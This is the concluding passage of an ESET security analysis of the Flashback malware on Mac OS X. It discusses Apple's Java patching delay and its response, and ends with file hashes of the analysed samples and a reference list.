The version of Java installed with Mac OS X cannot be updated by Oracle. Apple must validate and distribute updates via its updating system, leading some to wonder if Apple was too slow to publish the Java update that fixed the flaw exploited by Flashback. A two month wait for an update that corrects a security vulnerability whose operating technique is available on the Internet, creates a sizeable window for damage to be done.

Since Mac OS X Lion (10.7), Apple no longer installs Java interpreters by default on its operating system, a move that can be seen as reducing avenues of attack. This might also be interpreted as an attempt to avoid the burden of updating software that is beyond its control.

After the appearance of Flashback in the media, Apple reacted very quickly. First, they registered all the names of the available domains connected to Flashback, including those generated dynamically. Shortly after that, Apple created an update to OS X that detected the presence of Flashback and uninstalled it from the system. However, Apple was relatively low key in its strategy (the presence of Flashback in the media was hardly a good advertisement for Apple).

There are many questions left unanswered: Who are the authors of Flashback? Had they expected to have a high infection rate and to be this much publicized? Did they simply give up? Flashback has demonstrated that OS X is not immune to a large scale infection, the authors of malicious software might become more interested in OS X as a means to deploy their malware. Mac users should therefore be vigiland and adopt safe computing practices.

Thanks to Pierre-Marc Bureau and Alexis Dorais-Joncas for their proofreading and corrections.

Marc-Etienne M.Léveillé, leveille@eset.com, @marc_etienne_

Analyzed Files

Nom	MD5	SHA1
sbm	473426b7be5335816c545036cc724021	94e4b5112e750c7902968d 97237618f5b61efeb2
fb_10.so	0de5cb4d61a09d4615f17f1 eb85783a9	7a5e75b563c87320977e47dc220b ea5782e9ce92

Reference

[1] http://go.eset.com/us/threat-center/threatsense-updates/page/11/?q=flashback

[2] http://blog.eset.com/2012/04/13/fighting-the-osxflashback-hydra

[3] http://blog.eset.com/2012/03/28/osxlamadai-a-the-mac-payload

[4] http://blog.eset.com/2012/04/25/osx-lamadai-flashback-isnt-the-only-mac-threat

[5] http://www.opensource.apple.com/source/dyld/dyld-195.6/include/mach-o/dyld-interposing.h

[6] https://developer.apple.com/library/mac/#documentation/Darwin/Reference/Manpages/man1/dyld.1.html

[7] http://www.oracle.com/technetwork/topics/security/javacpufeb2012-366318.html

[8] http://support.apple.com/kb/DL1517